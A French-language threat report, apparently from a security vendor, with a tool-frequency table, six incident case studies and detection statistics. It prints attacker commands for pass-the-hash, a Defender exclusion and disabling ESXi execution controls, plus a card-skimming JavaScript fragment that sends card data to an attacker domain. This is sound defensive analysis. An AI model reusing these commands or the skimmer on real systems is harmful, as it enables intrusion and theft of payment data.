Les attaquants utilisent le plus souvent une série d'utilitaires pour prendre le contrôle à distance, contourner les défenses et explorer l'infrastructure de la victime. Différents types de logiciels publics spécifiques et courants sont utilisés à tous les stades de l'attaque. Le tableau ci-dessous présente la fréquence d'utilisation de ces outils à différents stades, mise en correspondance avec les tactiques MITRE.

Collecte	1,0 %	Navigateur S3 | SharpHound.exe
Commande et contrôle	13,0 %	AnyDesk | Gost | SSH | GS-Netcat | CobInt | TeamViewer | Vasilek | PartisanDNS | ReSocks | PuTTY | MicroBackdoor | Potato | mRemoteNG | Sliver
Accès aux identifiants	19,3 %	Mimikatz | PwdCrack | Invoke-Hagrid.ps1 | LaZagne | SharpLAPS.exe | Rubeus.exe | PowerShellKerberos | SharpVeeamDecryptor | Infostealer ClipBanker | LogKeys | NativeDump | Veeam-Get-Creds.ps1 | AdaptixC2 | TJProjMain
Contournement des défenses	12,0 %	LocalToNet | Chisel | Neo-ReGeorg | NLBrute | 3Proxy | ProcessHacker | DefStop | DControl | AV-Terminator | PPLBlade.sys | SelectMyParent.exe | ProxyChains | Ligolo-NG | RevSocks | Rootkit PurpleFox | PC Hunter
Détection	17,7 %	FScan | ADRecon | Advanced IP Scanner | SoftPerfect Network Scanner | NetScan.exe | LinPEAS | Advanced Port Scanner | Dnscat2 | Nmap | NTScan | Everything | GeckoShell
Exécution	20,3 %	PowerShell | PsExec | SMBExec | WebShell | WMIExec | PHP WebShell | Invoke-WMIExec | ATExec | WSO WebShell | Mesh Agent | Alfa WebShell | NSSM | RemCom
Exfiltration	1,6 %	MEGAsync.exe | Rclone
Impact	5,2 %	LockBit3 | Babuk | Conti | DiskCryptor
Mouvement latéral	8,9 %	Impacket | Cobalt Strike | Metasploit | NXC
Augmentation des privilèges	1,0 %	NoPac.exe | Invoke-SamSpoofing.ps1

Techniques et outils utilisés par les cybercriminels dans des cas concrets

Étude de cas 1

Accès initial à l'aide d'identifiants valides, extraction du hachage à l'aide de Mimikatz et mouvement latéral via la suite Invoke-TheHash pour déployer MedusaLocker.

ID : T1550.002
Tactique : Mouvement latéral

Dans le cadre d'une réponse à un incident au Brésil, nous avons constaté l'utilisation d'identifiants valides pour obtenir un accès initial à un serveur SMTP. Par la suite, les pirates informatiques ont pu extraire les hachages de mots de passe à l'aide de Mimikatz et procéder à une attaque de type « pass-the-hash » en utilisant la suite Invoke-TheHash.


Commandes utilisées :

```
Import-Module ./Invoke-TheHash.psd1

Invoke-WMIExec -Target "<IP>" -Domain "<DOMAIN>" -Username "<USER>" -Hash "<HASH>" -Command "net user
User1 Password1! /ad" -verbose

Invoke-SMBExec -Target "<IP>" -Domain "<DOMAIN>" -Username "<USER>" -Hash "<HASH>" -Command "net user
User2 Password1! /ad" -verbose

Invoke-SMBExec -Target "<IP>" -Domain "<DOMAIN>" -Username "<USER>" -Hash "<HASH>" -Command "net
localgroup Administrators User1 /ad" -verbose
```



Le cybercriminel a atteint son objectif en désactivant l'antivirus installé sur divers terminaux à l'aide de la vulnérabilité CVE-2025-7771 (découverte par notre équipe dans le pilote ThrottleStop) et en exécutant une variante de MedusaLocker.

Étude de cas 2

Utilisation d'un logiciel légitime pour installer de façon détournée une DLL malveillante (détournement de DLL) destinée à l'outil Data Destroyer

Le pirate informatique a utilisé de façon abusive MPDefender.exe (un exécutable légitime de Microsoft Defender) et Calibre (une application de gestion de livres numériques) pour installer des fichiers DLL malveillants (détournement de DLL) dans le cadre d'une attaque par ransomware visant SAP NetWeaver (vulnérabilités CVE-2025-31324, CVE-2025-42999). Malheureusement, ce ransomware agit comme un destructeur de données plutôt que comme un ransomware classique, ce qui rend la récupération complète des données impossible dans la plupart des cas.


Comportements destructeurs de chiffrement des données

Ce programme malveillant utilise un système de chiffrement multiple basé sur la taille des fichiers qui détruit complètement les données au lieu de les conserver en vue d'obtenir une rançon.

Les fichiers de moins de 6 Ko sont entièrement chiffrés à l'aide de l'algorithme RSA-2048. Sans la clé privée du pirate informatique, la récupération est impossible.

Fichiers : 6 Ko à 5 Mo : chiffrés en deux segments ; les 6 premiers Ko avec l'algorithme RSA-2048, et le reste avec l'algorithme AES-256 en mode continu. Si la partie chiffrée en AES peut être partiellement récupérée, l'en-tête chiffré en RSA ne peut pas être déchiffré, ce qui rend les fichiers restaurés inutilisables par les applications associées.

Fichiers > 5 Mo : Tronqués et écrasés. Seuls les 5 premiers Mo sont conservés et chiffrés à l'aide d'un simple algorithme XOR. Toutes les données au-delà de cette limite sont définitivement détruites. Par exemple, un fichier de 1 Go perdrait environ 995 Mo de données de manière irréversible, et même l'auteur de la menace ne pourrait pas les récupérer.



ID : T1574.002 et T1053.005
Tactiques :
Exécution, Persistance, Augmentation des privilèges, Contournement des défenses

Commandes utilisées :

MS DEFENDER
Utilisation d'un fichier binaire légitime de Microsoft Defender pour installer de façon détournée une porte dérobée malveillante et des tâches planifiées

```
c:\users\mpdefender.exe
cmd.exe /c "cd /d C:\users\public &amp;&amp; start "" "C:\users\public\Mpdefender.exe""
sideloaded the malicious Wiper DLL file - MpClient.dll (MD5 2DFEF0C375933B725C047A7E25B27CEE)
```

Tâche planifiée malveillante (exemple)

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
<RegistrationInfo>
<Date>2025-06-19T08:36:48</Date>
<Author>REDACTED</Author>
<URI>\DefenderUpdatefor</URI>
</RegistrationInfo>
<Principals>
<Principal id="Author">
<UserId>S-1-5-18</UserId>
<RunLevel>HighestAvailable</RunLevel>
</Principal>
</Principals>
<Settings>
<DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
<StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
<Enabled>false</Enabled>
<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
<IdleSettings>
<Duration>PT10M</Duration>
<WaitTimeout>PT1H</WaitTimeout>
<StopOnIdleEnd>true</StopOnIdleEnd>
<RestartOnIdle>false</RestartOnIdle>
</IdleSettings>
</Settings>
<Triggers>
<TimeTrigger>
<StartBoundary>2025-06-19T12:30:00</StartBoundary>
</TimeTrigger>
</Triggers>
<Actions Context="Author">
<Exec>
<Command>cmd</Command>
<Arguments>/c "cd /d C:\users\public && start "" "C:\users\public\Mpdefender.exe""</Arguments>
</Exec>
</Actions>
</Task>
```

APPLICATIONS DE LIVRES NUMÉRIQUES CALIBRE

Utilisation d'un fichier binaire légitime de l'application de livres numériques Calibre (MD5 974666c57a6b54f333881cbb4d5075f9) pour installer de façon détournée une porte dérobée malveillante et des tâches planifiées :

```
c:\inetpub\calibre.exe
```

```
c:\inetpub\history\ca.exe
```

```
c:\program files (x86)\windows defender\calibre.exe
```

```
c:\inetpub\history\calibre-launcher.dll
```

Fichier calibre-launcher.dll malveillant installé de façon détournée (MD5 7c6f83f4aaa783ebaaa2d6f64930f597) : porte dérobée AdaptixC2.

OUTIL POWERSHELL ET IMPERSONATE

Exécution d'un script PowerShell pour exécuter le fichier binaire impersonate.exe

```
powershell -nop -exec bypass -EncodedCommand
QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgACIAQwA6ACIA
Add-MpPreference -ExclusionPath "C:"
.\Impersonate.exe
.\Impersonate.exe list
.\Impersonate.exe exec 30 ipconfig
.\Impersonate.exe exec 30  "net user /domain>1.txt"
.\Impersonate.exe exec 30  cmd
.\Impersonate.exe exec 30  cmd /k whoami
.\Impersonate.exe exec 30  cmd
```

Étude de cas 3

Utilisation de la technique anti-forensique « timestomping » pour échapper à la détection et utilisation abusive des réservations d'URL dans le fichier HTTP.sys de Windows à des fins de commande et de contrôle furtives

ID : T1070.006
Tactique : Contournement des défenses

Dans le cadre d'une enquête DFIR liée à une menace persistante avancée visant le secteur des télécommunications, nous avons constaté le recours systématique au timestomping afin d'échapper à la détection et de perturber l'analyse forensique. Après avoir obtenu un accès initial et mis en place un mécanisme de persistance, le pirate informatique a délibérément manipulé les horodatages du système de fichiers afin de dissimuler ses activités malveillantes et de faire passer les éléments qu'il avait créés pour des fichiers système légitimes.

Le timestomping a été utilisé pour modifier les horodatages de création, de modification et d'accès des fichiers, de sorte que les fichiers binaires, les scripts et les fichiers liés à la persistance malveillants aient l'air de correspondre à la chronologie d'installation du système d'exploitation ou à l'activité d'applications légitimes. Cela a considérablement réduit l'efficacité des analyses forensiques basées sur la chronologie et retardé la détection dans les environnements de télécommunications à grande échelle caractérisés par des volumes importants de fichiers et de journaux.

Cette activité a été détectée sur plusieurs terminaux compromis, notamment des serveurs hébergeant des services liés aux télécommunications et des systèmes de gestion internes. La manipulation des horodatages a principalement été observée au cours des phases postérieures à l'exploitation, en particulier après le déploiement de la charge utile et avant le mouvement latéral, ce qui témoigne de mesures de sécurité opérationnelle délibérées de la part du pirate informatique.

ID : T1071.001
Protocole de la couche d'application : Protocoles Web

Au cours de l'enquête, nous avons mis en évidence l'utilisation abusive des réservations d'URL dans le fichier HTTP.sys de Windows comme technique furtive de commande et de contrôle ainsi que comme technique d'enregistrement d'écouteurs. Plusieurs échantillons ont enregistré des préfixes d'URL utilisant le modèle http://+:<port>/ pattern, y compris celui par défaut http://+:80/Temporary_Listen_Addresses/, qui correspond à une réservation Windows Communication Foundation (WCF) standard permettant à n'importe quel utilisateur de recevoir des messages HTTP. Des préfixes supplémentaires ont été configurés sur des ports de service couramment exposés, comme les ports 80, 443 et 444, imitant délibérément des terminaux légitimes d'Exchange et d'IIS, y compris des chemins d'accès ressemblant à ceux d'Autodiscover et d'Exchange Web Services. En enregistrant ces préfixes d'URL directement dans le fichier HTTP.sys, le programme malveillant a pu recevoir des requêtes HTTP entrantes au niveau du noyau sans se lier à un socket classique ni interférer avec le service IIS existant.

L'utilisation d'un identifiant d'hôte générique fort (+) a permis à l'écouteur d'accepter les requêtes adressées à n'importe quel nom d'hôte ou adresse IP, indépendamment de l'en-tête Host, ce qui a donné au programme malveillant la possibilité de fonctionner de manière transparente aux côtés de services Web légitimes. Dans plusieurs cas, des configurations sur mesure ont introduit des chemins d'URL supplémentaires contenant des mots tirés d'un dictionnaire et ajoutés aux dossiers Web existants, ce qui a permis au trafic malveillant de se fondre parfaitement dans l'activité habituelle de l'application.



Cette approche exploite le mécanisme de partage de ports de la pile HTTP de Windows, introduit dans Windows Server 2003, dans lequel le fichier HTTP.sys achemine les requêtes vers le processus en mode utilisateur approprié en fonction des préfixes d'URL enregistrés. En exploitant cette architecture via l'API du serveur HTTP ou l'interface .NET HttpListener, le pirate informatique a évité toute interaction directe avec les processus de travail d'IIS, a réduit les indicateurs observables et a considérablement compliqué les efforts de détection au niveau du réseau et de l'hôte.

Commandes et API utilisées par l'auteur de la menace.

1 Enregistrement de préfixes d'URL via le fichier HTTP.sys

Le cadre enregistre les préfixes d'URL directement auprès de la pile HTTP de Windows afin de recevoir le trafic sans avoir à lier un socket classique.

Utilisation sous-jacente de l'API (hors interface de ligne de commande) :

- HttpAddUrl
- HttpSetServiceConfiguration
- HttpCreateHttpHandle
- HttpReceiveHttpRequest

Ces API permettent au programme malveillant d'enregistrer des préfixes comme :

```
http://+:80/Temporary_Listen_Addresses/

https://+:443/autodiscover/autodiscovers/

https://+:443/ews/exchanges/

https://+:444/ews/ews/
```

Cela permet d'intercepter les requêtes au niveau du noyau via le fichier HTTP.sys, en contournant la journalisation IIS.

2 Utilisation abusive de .NET HttpListener (wrapper sur l'API du serveur HTTP)

De nombreux exemples de cadres s'appuient sur la classe .NET HttpListener, qui encapsule en interne l'API du serveur HTTP de Windows.

Comportement observé :

```
HttpListener listener = new HttpListener();

listener.Prefixes.Add("https://+:443/autodiscover/autodiscovers/");

listener.Start();
```

Cela permet :

- Partage de ports avec IIS
- Communication C2 entrante discrète via HTTPS



Étude de cas 4

Le ransomware BlackNevas exploite des erreurs de configuration réseau pour se propager depuis les systèmes virtuels vers les environnements physiques

Pour installer le ransomware BlackNevas, des pirates informatiques ont compromis tout un environnement virtuel. Pour prendre le contrôle total du système et mettre en place plusieurs outils à des fins de persistance, un pirate informatique a d'abord identifié un serveur vulnérable au sein d'une infrastructure virtuelle. Conformément à sa stratégie visant à maximiser son impact, le pirate informatique a continué à analyser l'infrastructure après avoir déployé une version Windows du ransomware sur les systèmes infectés.

Pour renforcer son attaque, le pirate informatique a analysé des segments entiers et a découvert un système PRTG virtualisé. Malheureusement, l'entreprise a accordé au système PRTG virtualisé un accès complet et tous les privilèges nécessaires, lui permettant ainsi de surveiller à la fois les systèmes virtuels et physiques. Le pirate informatique a donc pu se déplacer entre les environnements virtuels et physiques et, en fin de compte, compromettre tous les systèmes virtuels après avoir accédé aux systèmes ESXi de l'infrastructure de l'entreprise.

ID : T1078.002
Comptes valides : Comptes domaine


Les pirates informatiques ont pu accéder à des systèmes critiques dans l'ensemble de l'environnement en se procurant des comptes légitimes et en identifiant des mots de passe réutilisés.

ID : T1021.001 et T1021.004
Services à distance : Protocoles Remote Desktop Protocol et SSH

Le mouvement latéral interne a été rendu possible grâce à la manipulation des protocoles RDP et SSH, ce qui a permis aux pirates informatiques de passer d'un système à l'autre et d'intensifier leur attaque.

ID : T1059.004
Interprète de commandes et de scripts : Shell Unix

Les pirates informatiques ont utilisé la commande ESXi pour désactiver les mesures de sécurité des systèmes, ce qui leur a permis d'exécuter un programme ELF capable de chiffrer les fichiers VMDK et de générer des fichiers de remplissage afin de compliquer le processus d'extraction des données.



Chronologie d'exécution :

Les attributs binaires ont été modifiés et le fichier binaire a été exécuté :

```
[root]: chmod a+x esx
[root]: chmod 777 esx
[root]: ./esx /log
```

D'après les journaux système, le fichier binaire n'a pas été exécuté en raison d'une restriction système.

```
[vob.uw.exec.installonly.violation] Exécution d'un fichier non installé bloquée : ./esx
[esx.audit.uw.security.execInstalledOnly.violation] Exécution d'un fichier non installé bloquée : ./esx
```

Le pirate informatique a utilisé la commande esxcli pour désactiver la stratégie execInstalledOnly :

```
[root]: esxcli system settings advanced set -o /User/execInstalledOnly -i 0
```

Le système affiche un avertissement signalant que la stratégie a été désactivée :

```
AVERTISSEMENT : … ExecInstalledOnly a été désactivée. Cette désactivation permet l'exécution de fichiers binaires non installés sur l'hôte. Un contenu inconnu peut entraîner des attaques de programmes malveillants similaires à celles des ransomwares.
```

Enfin, l'exécution du ransomware est autorisée et signalée par un avertissement :

```
[vob.uw.exec.installonly.warning] Exécution d'un fichier non installé : ./esx
```

Étude de cas 5 Un skimmer Web se faisant passer pour un JavaScript légitime

Un nouveau skimmer Web a été découvert intégré à un script JQuery authentique lors d'une enquête sur une affaire de criminalité financière. Le script malveillant exécutait une série d'actions côté client pour copier, chiffrer et exfiltrer les données vers un domaine contrôlé par un pirate informatique dès que des utilisateurs légitimes tentaient d'effectuer une transaction.

ID : T1048.002
Exfiltration via un autre protocole : Exfiltration via un protocole asymétrique chiffré non C2

Communications chiffrées visant à collecter et à dérober des données relatives à des activités financières. Le pirate informatique a créé un script utilisant le protocole RSA pour voler les données de titulaires de cartes. Une fois l'utilisateur inscrit, le script modifié a exploité cette fonctionnalité pour envoyer une copie vers un domaine spécifique contrôlé par les auteurs de la menace :

Les informations ont été collectées et transmises à l'aide de la méthode POST :

```
const _x = {
    'RSA_PUBLIC_KEY': "--BEGIN PUBLIC KEY--\...<edited>…--END PUBLIC KEY--",
    'BACKEND_URL': atob("...<edited>…")
…
const _y = async _y => {
    try {
      const _z = await fetch(_xxx.BACKEND_URL, {
        'method': "POST",
        'headers': {
          'Content-Type': "application/json"
        },
        'body': JSON.stringify({
          'encrypted_data': _a
        })
      });
```

ID : T1560.003
Archivage des données collectées : Archive via une méthode personnalisée

Une fois les informations relatives à la transaction renseignées par l'utilisateur, les données sont collectées et chiffrées avant d'être transmises à un domaine contrôlé par les acteurs de la menace. Le script attend un événement de souris pour copier les informations de la carte depuis le côté client après leur enregistrement au cours de la transaction.

```
    _b.addEventListener("mouseenter", async () => {
      try {
        const _d = {
          …
          'card_number': document.getElementById("card_number")?.['value'] || '',
          'expiry_date': document.getElementById("expire_date")?.["value"] || '',
          'cvv': document.getElementById("card_cvv")?.["value"] || '',
          …
        };
```

Afin d'échapper à la surveillance des connexions, les données ont été chiffrées à l'aide du protocole RSA, puis transférées vers un domaine intégré au script :

```
const _zz = new JSEncrypt();
      _zz.setPublicKey(…)
```

ID : T1036.005
Imitation : Correspondance avec un nom de ressource ou un lieu légitime

Les pirates informatiques ayant utilisé un script jQuery valide pour y intégrer des fonctionnalités malveillantes, l'organisation n'a pas pu identifier ces éléments malveillants en se basant uniquement sur l'analyse des noms de fichiers. Pour les données immuables dans les services Web, des techniques de contrôle de l'intégrité des fichiers ont été proposées.

Étude de cas 6 Injection discrète d'une porte dérobée en mémoire dans des processus critiques (Winlogon.exe et WerFault.exe)

ID : T1068, T1055 et T1620
Tactiques : Augmentation des privilèges, Contournement des défenses, Persistance, Commande et contrôle

Notre enquête a mis en évidence un processus d'injection discret dans des processus Windows critiques, notamment Winlogon.exe et WerFault.exe, afin d'établir un accès résilient et dissimulé aux systèmes compromis. Tous les déploiements observés étaient limités à des serveurs IIS, ce qui indique que l'infrastructure connectée à Internet a été délibérément ciblée.

Processus et comportement d'exécution

L'auteur de la menace a injecté une charge utile de shellcode intégrée directement dans l'espace mémoire de certains processus de niveau SYSTEM. On estime que le shellcode a été généré à l'aide du cadre Donut, qui permet une exécution indépendante de la position et le chargement en mémoire d'assemblages .NET chiffrés sans écrire d'artefacts sur le disque.

Le shellcode injecté a déchiffré et exécuté une charge utile .NET secondaire qui a été fortement brouillée à l'aide d'un outil de brouillage commercial, en plus d'un brouillage étendu des classes, des méthodes et des chaînes de caractères. Sur le plan fonctionnel, la charge utile combinait les capacités de la porte dérobée SDD et du proxy FOXSHELL, offrant ainsi des fonctionnalités d'exécution de commandes, de proxy de trafic et de commande et de contrôle dissimulées.

L'objectif principal du shellcode injecté était de mettre en place un système de commande et de contrôle discret en enregistrant plusieurs préfixes d'URL HTTP.sys à l'aide de ServerManager et HttpListener. Cela a permis au programme malveillant de recevoir du trafic HTTP/S entrant tout en se fondant parfaitement dans l'activité légitime des services IIS et Exchange, ce qui a considérablement réduit sa visibilité et ses chances d'être détecté.

Les charges utiles injectées

1 Implant de tunnellisation TCP .NET en mémoire (tcp_server.exe)

ID : T1090 et T1071.001
Tactiques : Commande et contrôle, Contournement des défenses

Au cours de l'enquête, un autre implant .NET en mémoire, identifié sous le nom tcp_server.exe, a été détecté. L'échantillon a été extrait d'un vidage mémoire du processus WerFault.exe, ce qui indique une exécution délibérée dans le cadre d'un processus Windows de signalement des erreurs fiable en vue d'échapper à la détection. L'implant a été conçu pour fonctionner comme un proxy de tunnellisation TCP, permettant ainsi au pirate informatique de relayer du trafic TCP arbitraire via des canaux HTTP/S.

Le programme malveillant a enregistré des écouteurs HTTP sur les ports 80 et 443, en utilisant des chemins d'accès d'URL imitant les terminaux de services légitimes. Ces écouteurs permettaient à l'implant de recevoir les requêtes entrantes et de rediriger le trafic vers des destinations TCP spécifiées par le pirate informatique, faisant ainsi office de mécanisme de relais dissimulé.

Communication et gestion des protocoles

L'implant a écouté les terminaux suivants :

```
https://*:443/DELAY_SRV/
http://*:80/DELAYS_SRV/
```

Les données de configuration ont été transmises via un cookie HTTP nommé user_token_api. La valeur du cookie contenait un blob de configuration encodé en Base64 qui, une fois décodé, indiquait l'adresse IP de destination et le port TCP pour la connexion tunnellisée.

L'implant prenait en charge plusieurs types de requêtes, contrôlés par un paramètre de requête :

- c : établir une connexion via un socket TCP
- w : écrire les données de la requête HTTP entrante dans le socket TCP
- r : lire les données provenant du socket TCP et les renvoyer dans la réponse HTTP

Cette conception permettait une tunnellisation bidirectionnelle complète du trafic TCP via HTTP/S, ce qui permettait aux pirates informatiques de faire transiter les communications vers des systèmes internes ou externes tout en se fondant dans les flux de trafic Internet normaux.

Observations

Bien que l'échantillon contenait une fonction de brouillage basée sur XOR, celle-ci n'était pas activement utilisée lors de l'exécution, ce qui laisse supposer qu'il s'agissait soit d'une fonctionnalité inactive, soit d'un code source partagé avec d'autres outils. L'exécution exclusive en mémoire, associée à une tunnellisation basée sur HTTP et à l'exécution sous un processus Windows légitime, a considérablement réduit les artefacts numériques et compliqué la détection.

2 Implant de contrôle SSH et SFTP en mémoire (SSH_client.exe)

ID : T1021.004, T1105 et T1055
Tactiques : Mouvement latéral, Commande et contrôle, Contournement des défenses

Un deuxième implant .NET en mémoire, identifié comme SSH_client.exe, a été récupéré depuis la mémoire du processus WerFault.exe, en même temps que le module de tunnellisation TCP. Cet implant a fourni au pirate informatique un accès SSH interactif et des capacités de transfert de fichiers, lui permettant d'exécuter des commandes à distance, de charger des fichiers et d'exfiltrer des fichiers via les protocoles SSH et SFTP.

L'implant a lancé l'exécution en créant un mutex global afin de garantir une exécution à instance unique, puis s'est connecté à un canal nommé utilisé comme principal canal de gestion des tâches et de contrôle. Les paramètres de la tâche ont été transmis via le canal nommé, ce qui a permis de contrôler le comportement de l'implant de manière dynamique sans avoir à le redéployer.

Caractéristiques fonctionnelles

L'implant prenait en charge plusieurs types de tâches, notamment :

- SpawnShell : établir une session de shell SSH interactive
- Chargement : charger des fichiers vers un système distant via SFTP
- Téléchargement : télécharger des fichiers depuis un système distant via SFTP
- Ls : afficher la liste des fichiers et des répertoires sur un système distant via SSH

Pour les opérations shell interactives, l'implant a créé un thread dédié surveillant un canal nommé auxiliaire à la recherche de signaux de contrôle. À la fin du processus ou de la tâche, l'implant a effectué des opérations de nettoyage, en fermant les sessions SSH, le descripteur du canal nommé et les flux associés afin de réduire au minimum les artefacts résiduels.



Architecture interne

Les classes prises en charge géraient la notification de l'état des tâches et la gestion des sessions SSH/SFTP, y compris la gestion de l'authentification pour les accès par mot de passe et par clé privée. L'utilisation de canaux nommés pour le traitement des tâches et le contrôle a permis à l'implant de fonctionner indépendamment des canaux traditionnels de commande et de contrôle basés sur le réseau, une fois les paramètres initiaux transmis.



Impact et observations

La combinaison de l'exécution en mémoire, de l'utilisation abusive de protocoles légitimes et de l'usurpation de processus a permis au pirate informatique d'effectuer des opérations de mouvement latéral et de transfert de données avec une visibilité minimale. En exploitant les protocoles SSH et SFTP standard, l'implant a dissimulé ses activités malveillantes au sein du trafic administratif habituel, en particulier dans les environnements où l'accès SSH est couramment utilisé à des fins de gestion et de maintenance.

Évaluation globale

La découverte de ces deux implants, ainsi que de LIONTAIL et de ce type d'injection en mémoire, met en évidence une architecture d'attaque modulaire et à plusieurs niveaux, dans laquelle des modules spécialisés sont déployés pour fournir, selon les besoins, des capacités de tunnellisation, d'accès à distance et de transfert de fichiers. Cette approche modulaire a permis au pirate informatique d'adapter ses opérations de façon dynamique tout en laissant peu de traces numériques sur les systèmes de télécommunications et d'infrastructure compromis.

Règles de détection MDR fréquemment déclenchées

En 2025, MDR a détecté 1 122 scénarios uniques avec des conversions non nulles. Dans cette section, nous examinerons les scénarios les plus fréquemment déclenchés qui, pris ensemble, représentent plus de 34 % de toutes les détections, et nous analyserons leur contribution en fonction de la gravité des incidents.

Scénario de détection	Commentaires	Télémétrie et enrichissement nécessaires	Répartition par gravité et globale
Lancement d'un objet de mauvaise réputation[23]	Tout scénario de lancement d'un fichier, d'un script de commande ou d'ouverture d'un document bureautique avec une mauvaise réputation	Tout événement télémétrique contenant le processus à l'origine de l'événement **Réputation du fichier/script/document**	• Élevée – 9,9 % • Moyenne – 4,8 % • Faible – 0,7 % **Globale : 3,8 %**
URL à mauvaise réputation détectée dans la ligne de commande	Les lignes de commande sont extraites de tous les événements télémétriques et leur réputation est vérifiée	Tout événement télémétrique contenant une ligne de commande **Réputation de l'URL**	• Élevée – 8,0 % • Moyenne – 4,7 % • Faible – 0,7 % **Globale : 3,7 %**
